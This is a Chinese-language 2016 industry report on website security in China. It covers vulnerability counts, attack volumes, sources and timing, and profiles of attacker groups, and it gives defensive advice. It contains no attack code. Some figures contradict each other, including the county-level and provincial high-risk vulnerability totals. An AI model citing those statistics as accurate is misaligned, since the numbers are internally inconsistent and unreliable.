中国电信 CHINA TELECOM

2016年
上半年中国网站安全报告

中国电信 CHINA TELECOM | 安全帮 anquanbang.net

NSFOCUS

DBAPPSecurity 安恒信息

联合出品

中国电信
CHINA TELECOM

2016年上半年中国网站安全报告

中国电信 CHINA TELECOM | 安全帮 anquanbang.net | NSFOCUS | DBAPPSecurity 安恒信息

联合出品

前 言

近年来，我国互联网事业发展迅速，网络安全和信息化工作取得了显著的进步和成绩，但也存在不少短板和问题。2016 年 4 月 19 日，习近平总书记在网络安全和信息化工作座谈会上讲到：“从世界范围看，网络安全威胁和风险日益突出，并日益向政治、经济、文化、社会、生态、国防等领域传导渗透。特别是国家关键信息基础设施面临较大风险隐患，网络安全防控能力薄弱，难以有效应对国家级的、有组织的高强度网络攻击。”所以，加强网络安全建设显得尤为重要。

当前，我国整体安全建设都还处于早期阶段，无论是资产管理、漏洞管理、威胁管理还是事件管理都存在一定的安全问题。为进一步加强网站安全建设，向社会提供有关网站安全状况的权威数据，中国电信安全帮携手北京神州绿盟信息安全科技股份有限公司（以下简称“绿盟科技”）、杭州安恒信息技术有限公司 (以下简称“安恒信息”) 联合发布《2016 年上半年中国网站安全报告》。

本报告对 2016 年上半年我国的网站漏洞、攻击安全、安全事件及安全热点问题进行了详细分析，最后对网站管理现状进行了分析。

网站管理员安全意识缺乏、网站管理员职责不明、工程人员配置不足以及网站安全运营流程不规范等问题是导致网站安全事故频发的重要因素，针对我国网站安全问题，本报告从组织形式、职责分工、考核内容、管理流程、运营操作流程、技术配置需求、人员能力配置需求等方面提出建议，旨在帮助各单位减少网站安全隐患，健全并完善重大安全事件处置流程，提升网站安全总体防护水平。

报告的编写和发布得到各相关单位的大力支持，我们在此深表感谢！欢迎广大读者批评、指正。

目 录

第一部分 国内网站安全状况分析

第二部分 热点安全问题解析

第三部分 网站安全管理现状及建议

第一部分
国内网站安全状况分析

第 1 章

2016 年上半年网站安全状况概述

1.1 数据总揽

2016 上半年，中国电信安全帮、绿盟科技、安恒信息联合对 382 947 个网站进行了安全监测；共发现网站安全漏洞 14 805 185 个，威胁攻击事件 283 615 479 起，网站安全事件 23 529 起。

为了便于分析统计，本报告对于全国各行业进行了随机抽样，共抽样 16 968 个网站作为分析样本。同期，也对 200 余个组织机构进行了问卷调研或实地走访调研。

样本网站数据的行业分布和行政层级分布如表 1.1 和表 1.2 所示。

表1.1 样本网站行业分布

所属行业	站点数量 / 个
政府	8 959
金融	2 591
教育	1 852
运营商	1 099
其他企业	883
互联网	868
能源	490
医疗	226

表1.2 样本网站行政层级分布

行政级别	站点数量 / 个
部委、集团	1 287
省市级单位	10 474
区县及以下单位	5 207

1.2 网站资产管理存在缺失或不足

2016 年上半年，通过对 200 余个企业集团、二 / 三级单位、政府机构以发放问卷的方式进行调研，了解到当前几乎一半的政企单位网站所有者缺乏对网站资产的定期盘点和变更管理，导致存在大量安全隐患的网站未经过上线检查就直接暴露在互联网上，且这些网站系统大多都没有采取任何安全防护措施，甚至暴露了很多非 80 端口，如 21 端口（FTP 服务）、3389 端口（Windows 远程桌面服务）、3306 端口（MySQL 数据库服务）、22 端口（SSH 服务）等，这些端口暴露到互联网，非常容易被黑客利用。

1.3 大多数站点存在安全漏洞和隐患

相比 2015 年上半年，2016 年上半年高危漏洞占比有所增加。2015 年上半年监测发现每个网站平均漏洞数达 658 个，其中，高危漏洞数为 7 个。2016 年上半年监测的网站数据显示，平均每个网站漏洞数达 773 个，其中，高危漏洞数高达 22 个。从行业分布情况来看，地方企业占比最高，运营商、政府教育及医疗行业也存在较多问题。漏洞的行政属性较为明显，区县及以下单位问题最多，合计有 252 969 个高危漏洞，其次是各省市级单位，共曝出 108 722 个高危漏洞，可以明确看到区县及以下级别单位的漏洞数量要明显高于部委、集团、省市级单位，具体详情可见第 2 章。

1.4 网站威胁形势严峻

2016 年 1 月到 6 月，通过对 382 947 个站点进行监测发现，一共发现 Web 威胁攻击事件多达 283 615 479 次，平均每个站点每月遭受约 124 次攻击，这种攻击频率说明有安全漏洞的站点面临着非常大的安全风险。其中占比较高的是服务器信息窃取、SQL 注入攻击、跨站攻击、路径穿越攻击以及自定义攻击，攻击手段繁杂，并且一次完整的入侵过程中都会结合多种攻击方式。攻击目标以管理登录页面、搜索页面、下载页面等为主，可以看出攻击者的目的仍是以获取完全的控制权为主，来源则以湖北、浙江、广东等发达网络省份居多。结合以上内容分析可以得出，2016 年上半年攻击频次较高，攻击方式和攻击来源分布较复杂，需要网站相关人员对现今的威胁形势有一个正确的认识。具体各类威胁详情见第 3 章节描述。

1.5 网站安全事件频发

2016 年上半年，通过对样本网站持续监测，一共发现了 23 529 次安全事件，平均每天 130 起，平均不到 5 min 就有一起安全事故，安全事件频发。这些安全事件主要集中在网站


可用性通断、DNS 解析异常、暗链事件 3 块内容上，其中，检测出的网站可用性通断事件高达 18 649 次，占整体安全事件的 79.3%，其余几类安全灾害事故分别是网站 DNS 解析异常（3 137 次）、暗链事件（861 次）、网页篡改事件（618 次）、网页敏感信息泄露事件（158 次）。这些安全事件主要分布在能源及运营商行业的用户中。从行政的角度看，区县及以下级别单位的事件数量要明显高于部委、集团、省市级单位，区县及以下单位发生的安全事件占比超过五成，而省市级单位发生的安全事件又远高于部委、集团总部级单位，具体详情可见第 4 章描述。

第 2 章 网站漏洞分析

2.1 网站漏洞整体解读

2016 年上半年，对 16 968 个样本站点监测过程中，一共曝出了 13 109 373 个漏洞，其中，经过验证的高危漏洞有 372 305 个，平均每个网站暴露有 22 个高危漏洞。

从漏洞危害程度的分布情况来看，相比 2015 年上半年，今年上半年中危漏洞及高危漏洞占比都有所增加，如图 2.1 所示。究其原因，2016 年上半年爆出过几次高危安全漏洞，直接影响到几乎整个中国互联网站。



(a) 2015年上半年　　(b) 2016年上半年

图 2.1 2015 年上半年和 2016 年上半年漏洞对比

2.2 网站高危漏洞分析

2016 年上半年扫描的漏洞中，经过验证的高危漏洞总数为 372 305 个，占漏洞扫描总数的 2.8%。高危漏洞的危害一般都比较大，在最坏的情况下，攻击者可以利用此类漏洞完全控制整个网站，甚至绕过系统防火墙控制整个服务器，严重威胁网站的正常运营，所以需要引起各行各业的足够重视。

在报告分析过程中，发现其中影响最为广泛的高危漏洞主要有如下 5 类。

该 5 类漏洞均属于参数型漏洞。其中，对于跨站漏洞，黑客可以利用它在网站中插入任

意代码，这些代码的功能包括获取网站管理员或普通用户的 Cookie、隐蔽运行网页木马，甚至格式化浏览者的硬盘，只要脚本代码能够实现的功能，跨站攻击都能够达到，因此危害非常广阔。而链接注入以及框架注入漏洞都算作跨站注入的一种变种形式，可以直接在用户的网页中植入非法链接以及各类输入框，如果植入的输入框涉及账号密码等信息，势必直接导致用户的机密信息被窃取。此后对于 SQL 注入漏洞，黑客可以利用该漏洞形成大范围的拖库，更有甚者可能对数据进行篡改、破坏甚至直接删除。最后对于 Cookie 注入漏洞，除了利用过程相对 SQL 注入漏洞略微复杂外，带来的危害有相似之处，例如窃取网站管理员以及用户的账号、密码等信息。




图 2.2　高危漏洞 Top5

除了以上参数注入类漏洞危害较为广泛外，其实，一些配置类、逻辑类漏洞也占了将近 15% 的比例，例如 HTTP 拒绝服务攻击、SSLv3 严重设计缺陷漏洞、IIS 短文件名泄露漏洞等。如果黑客利用这些漏洞得当，可以形成拒绝服务攻击、中间人攻击以及拖库攻击，最终导致网站的可用性、完整性以及机密性无法保障。

接下来，本报告还通过行业、行政层级等多个维度来透视高危漏洞的分布趋势。

1. 行业分布趋势

通过图 2.3 可以清晰地看到高危漏洞的行业分布情况。经分析发现，占比最高的是地方政府和地方企业，合计占了总高危漏洞数的 75%，其次教育行业以及运营商行业。




图 2.3　高危漏洞行业分布

样本站点中，政府行业的站点数最多，占总站点数的 53%，其次金融行业的站点数占 15%，教育行业占 11%，运营商占 7%，其他行业总共占比为 14%。

分析不同行业站点的平均高危漏洞数，地方企业的平均高危漏洞数最多，达到了 58 个，政府行业的平均高危漏洞数只有 17 个。与总数相比，地方企业和地方政府的漏洞占比变化很大，这主要是因为样本中地方企业站点数较少而政府站点数太多导致，具体情况如图 2.4 所示。




图 2.4　平均高危漏洞行业分布

2．行政层级分布趋势

随着行政层级的金字塔分布，漏洞数量也呈现出了金字塔分布，尤其以区县及以下单位问题最多，检测网站 5 207 个，高危漏洞有 372 305 个；其次是各省市级单位，检测网站 10 474 个，共曝出 108 531 个高危漏洞；最后是部委及集团总部级单位，检测网站 1 287 个，曝出高危漏洞 11 251 个。

从平均数量上看也基本呈现金字塔分布，区县及以下单位数量依然远高于其他级别单位平均高危漏洞达 48 个，省市级单位平均高危漏洞达 10 个，部委及集团总部级单位平均高危漏洞达 8 个，略低于省市级单位。




图 2.5　高危漏洞行政层级分布

从漏洞总数上看，区县及以下单位占据了很大比例，可以反映出基层单位隐患更多，漏洞产生的可能性更大，漏洞样本更丰富，容易进入黑客的目标范围；另一方面，平均数量上也呈现与总数类似的趋势，说明级别较低的单位可能存在网站管理不规范、开发不够标准等多方面原因，使网站存在的漏洞较多，更容易面对严重的安全威胁。

2.3 小结及建议

1．小结

通过以上分析，我们可以明确看到当前全国各网站主要存在两方面问题，一方面是参数类注入问题，另一方面是部分系统配置错误以及逻辑漏洞等问题。从行业分布来看，漏洞的分布非常集中，主要分布在地方企业站点中，需要相关人员尤其注意网站安全问题。从行政层级上看，尤其需要区县及以下地方政企机构注意，因为根据数据显示，区县及以下地方政企机构的高危漏洞数量最庞大。

2．建议

（1）针对待建新站点，从网站编码开始就要做好代码审计以及安全测试工作，用以发现各类潜藏的参数类、逻辑类、配置类漏洞。

（2）针对已建老站点，由于过去很多网站代码都是通过外包手段完成的，因此很多问题既不好追溯，也不好彻底加固，针对此种情况可以选择一些防护类的设备及方案以降低参数类、配置类漏洞带来的风险。

（3）针对第三方设备及软件工具，需要做好漏洞预警工作，定期关注各家厂商发布的紧急漏洞，并配合安全厂商进行应急处置。

第 3 章 威胁情报分析

3.1 网站攻击事件情报简述

3.1.1 攻击目标情报分析

本报告通过对教育、政府、金融、企事业单位等系统捕获的攻击与自动化扫描日志进行分析，发现攻击者与自动化扫描工具在确认攻击目标存在 HTTP/HTTPS 服务端口后，对网站各级目录与页面进行遍历式漏洞扫描与攻击尝试。

经日志数据统计发现，被攻击者与自动化扫描工具攻击与尝试访问最多的网站目录分布排名如图 3.1 所示。




图 3.1 攻击目标 URL 次数排名

由图 3.1 分析可知，非法攻击者尝试访问最多的网站目录为网站管理登录页面、搜索页面、数据库文件保存页面和网页后门页面等，所对应的攻击手法则为后台管理口令暴力破解、目录越权访问与 SQL 注入攻击等。

根据此项统计数据，可以模拟攻击者与自动化扫描工具所使用的漏洞扫描模板，并针对此类模板建立防御规则基线，利用威胁情报为主动防御提供直接的攻击目标信息。

3.1.2 攻击来源分析

本报告通过对采集的攻击来源样本进行分析，发现攻击来源分布排名较为靠前的地区为湖北、浙江、广东、北京与山东，美国作为境外攻击来源，占比也超过部分国内省份，如图 3.2 所示。




图 3.2 攻击来源区域比例排名

在单一攻击来源分析中，来自于湖北武汉的一台受控主机持续进行了 960 万次攻击后自动下线消除攻击痕迹，而其余攻击主机均存在有 Webshell 后门、3389 远程桌面及 VPN 连接 1723 端口等远程受控痕迹，这说明远程受控主机已成为主要攻击来源。




图 3.3 单一攻击来源攻击次数排名 (Top20) 数据单位

3.1.3 攻击方式分析

本报告通过对成功拦截的数亿条攻击行为日志分析统计，一共发现 Web 威胁攻击事件多达 283 615 479 次，其中占比较高的是服务器信息窃取、SQL 注入攻击、跨站攻击、路径穿越攻击以及自定义攻击，具体如图 3.4 所示。




图 3.4 威胁攻击 Top10

据此，我们可以清晰地看到目前互联网中的威胁攻击还是以传统注入型攻击为主，日后全国各网站在攻击防御过程中，要对注入型攻击给予格外关注。

3.2 攻击行为模式分析

针对攻击行为的时间分布与攻击手法、攻击部位分析，可以对攻击源头与攻击目标之间的关系建立分析模型，并以此掌握常见攻击行为的模式。

3.2.1 攻击行为模式之时间分析

1. 并发访问攻击时间分析

通过对金融类（银行、证券、保险）与重要电子政务系统等的应用层并发访问攻击（C-C 攻击）拦截数据分析，瞬时 HTTP 并发攻击连接数和时序分布如图 3.5 所示，可以看出在排除了日间正常并发访问后，应用层瞬时大并发攻击（＞ 10 000 次）占并发访问攻击总数的 80% 以上，时段集中于 10:00~12:00、20:00~22:00 与 2:00~6:00，这说明对此类网站的恶意自动化漏洞扫描与针对公众业务高峰时间和系统内部业务服务高峰时间的拒绝服务攻击有上升趋势。

2. 流量阻塞攻击时间分析

通过对金融类（银行、证券、保险）与重要电子政务系统等的攻击流量清洗数据分析，瞬时攻击流量大于 50 MB（电子政务与地方商业银行网站常见租用带宽）的攻击时段如图 3.6 所示。




图 3.5　瞬时并发攻击时序分析




图 3.6　流量阻塞攻击时间分析

可以看出，针对金融类与重要电子政务类的较大流量攻击发起时间并未发生在普通用户使用较为集中的白天工作时段，而是集中于业务晚高峰与凌晨时段。这是由于网上交易业务集中于晚高峰时段，金融业结算对账与电子政务系统数据同步时间都集中于凌晨时段。这充分证明分布式拒绝服务已由常见的影响普通用户业务转向了直接对核心业务服务发起攻击，呈现了显著的进化特征。

3．攻击行为模式之技术水平分析

从前文综合分析，目前针对我国互联网站的攻击行为模式分为以下 4 类。

（1）国内“白帽子黑客”对政府、金融、重点企业的全面扫描与定点渗透

随着国内“白帽子黑客”主动监测 Web 安全漏洞行为的“灰色化”，以及各类漏洞提交平台的兴起，水平良莠不齐的“白帽子黑客”数量爆发性增长，大量使用自动化扫描工具的行为对互联网站的防御能力与系统资源带来极大压力，而高水平“白帽子黑客”的定点渗透与漏洞提交流程，常会带来敏感数据的二次泄露或公众恐慌。

由攻击源反查溯源分布分析，此类攻击行为模式呈现以下特征。

①攻击时间呈全时分布，未呈现明显的突出分布趋势；

②自动化扫描攻击来源以国内遭远程控制的服务器主机为主；

③定点、零散、较高水平的试探性攻击行为来源以美国、香港的跳板主机或 VPN 主机为主；

④漏洞提交平台公布的漏洞信息与 0day 漏洞的爆发常引发规模性的扫描与数据泄露事件，来源大多数来自此类攻击行为模式。

（2）国内黑产组织对政府、金融、重点企业的定点、持续性渗透

由于国内“黑色产业”已经形成了一条完整产业链，且每年均有百亿元以上的产值，其业务涵盖了敏感数据盗窃与转卖、网络诈骗、网络赌博、网络色情以及衍生的电信诈骗等高危犯罪类型，因此，在巨大经济利益的诱使下，网络黑产组织所操纵与控制的有组织攻击行为呈现出明显的针对性与坚定的攻击决心。此类攻击行为模式呈现以下特征。

①对政府、教育门户或信息类网站以自动化工具发现漏洞后植入暗链或恶意代码行为为主；

②对政府、金融类重要信息管理系统以定点、零散、持续性的数据库攻击为主；

③对政府、金融、企业类业务系统（如 OA、邮件、ERP 等）以长时间持续性猜解后台登陆密码与用户弱口令为主；

④攻击时间以夜间为主，安全事件常呈现区域性爆发趋势。

（3）国外黑客、敌对组织对我国互联网站长期、无差别的扫描与随机渗透

来自于国外的黑客组织与敌对组织，在攻击方法、攻击时间与攻击行为上各有区别，呈现比较明显的特点。

①网络战性质的攻击行为以定点、零散、持续性的、具备 APT 特征的攻击行为为主，攻击目标为政府重要信息数据库、金融系统、能源系统、通信系统等，时间随机；

②“反 X 黑客”按照已掌握的国内网站漏洞与后门清单，定时修改网站首页并挂上反动标语，时间一般集中在 19:00~22:00 黄金时段；

③“匿名者”组织以篡改网站首页为主，攻击时间集中于凌晨；

④土耳其与伊斯兰相关黑客组织以定点攻击我国政府、教育网站为主，方式为篡改首页和在各级目录下随机植入黑页，攻击时间集中于凌晨。

（4）国内黑产组织对攻击目标网站的定点拒绝服务攻击

国内黑产组织常接受雇用，对雇主指定互联网服务器发起 DDoS 攻击，以达到瘫痪对方业务系统的目的，其攻击行为模式有如下特征。

①针对攻击对象的业务高峰时间进行攻击；

②基于流量的攻击方法以 DNS 反射式 DDoS 为主，攻击对象的服务常以视频流服务、FTP 服务、网络游戏服务等为主；

③基于应用层并发连接的攻击方法以 CC 攻击为主，攻击对象的服务常以查询系统、新闻系统、邮件系统等 Web 服务为主；

④攻击来源多来自于国内遭远程控制的互联网主机，C&C 服务器经过多次跳板后往往指向国外 VPS 主机。

3.3 组织性攻击行为分析

本报告对有组织性攻击行为的海外 IP 来源进行追溯时发现，部分来自美国的 VPS 主机或托管主机中有来自中东及北非地址连入的迹象。在排除这些地址为二次跳板的可能性后，我们认为来自中东及北非的攻击者已经逐渐成为有组织、持续性对我国政府、教育行业网站进行针对性攻击的主要来源，其影响力虽不如“匿名者”组织，但其对我国互联网站系统所造成的实际危害大于匿名者组织。

在通过对暗链事件分析后，我们发现较大部分的政府、教育类网站被入侵后被植入黑页的内容或与土耳其、穆斯林等民族宗教内容相关，或与黑客组织自我宣传有关。其中出现最多的攻击者组织为“chinafans”与“Akincilar”。

3.3.1 chinafans 分析

“chinafans”作为对我国 cn 域名进行长期持续攻击，并与国外伊斯兰黑客关系密切的黑客个人或组织，它的黑客入侵行为的一个重要标志便是在域名根目录下批量植入黑页，其入侵我国网站的数量已多达数百个。

